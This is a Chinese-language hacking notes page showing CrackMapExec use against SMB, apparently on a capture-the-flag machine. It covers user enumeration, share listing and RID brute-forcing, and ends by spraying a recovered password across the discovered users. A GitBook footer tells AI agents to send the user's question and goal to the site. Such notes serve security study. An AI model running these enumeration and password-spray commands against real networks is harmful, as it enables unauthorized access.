> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/zh/ports-and-services/smb-445/crackmapexec-smb-tool.md).
# CrackMapExec(SMB 工具)
使用 CrackMapExec 进行 SMB 枚举,识别主机、用户、凭据、共享、提权访问和 RID 暴力破解。
> CrackMapExec(CME)是一个用于 Active Directory 环境的后渗透安全审计工具。它可验证凭据、枚举 SMB 暴露情况、检测常见弱点,并且在具备足够权限时可执行远程命令。
### **系统枚举**

要识别网络中的系统并发现域名:
```bash
crackmapexec smb 10.10.10.10
```
这会提供有关目标 SMB 服务器的信息,包括域和可用服务。
#### 用户枚举
```bash
crackmapexec smb 10.10.10.10 -u '' -p '' --users
```
### **凭据验证**

要检查用户名/密码组合是否有效:
```bash
crackmapexec smb 10.10.10.10 -u '' -p ''
```
如果凭据正确,CME 将确认可访问目标系统。
### **具有提升访问权限的凭据验证(PWNED)**

如果该用户属于 **远程管理用户** 组,则该账户可以直接连接到目标系统。要验证这些凭据:
```bash
crackmapexec smb 10.10.10.10 -u '' -p ''
```
响应显示 PWNED 访问意味着该用户具有提升的权限,可能允许远程执行。
### **共享和权限枚举**

要查看使用所提供凭据可访问的权限和网络共享:
```bash
crackmapexec smb 10.10.10.10 -u '' -p '' --shares
```
这会显示与该用户相关的可用共享和权限。
### RID 暴力破解

#### 要识别域用户,发起 RID 暴力破解攻击:
```bash
crackmapexec smb 10.10.11.35 -u 'Guest' -p "" --rid-brute
```
> 该 `--rid-brute` 参数会执行一次 **暴力破解攻击** 针对 **RID(相对标识符)** ,用于 Windows 域。RID 是 Windows 安全标识符的一部分,通常用于标识用户和组账户。
以下是找到的用户列表:
```
Administrator
Guest
krbtgt
CICADA-DC$
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars
```

#### 用户验证
将发现的密码对所有枚举到的用户进行测试:
```bash
crackmapexec smb 10.10.11.35 -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8'
```
用户 **michael.wrightson** 使用此密码。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/zh/ports-and-services/smb-445/crackmapexec-smb-tool.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.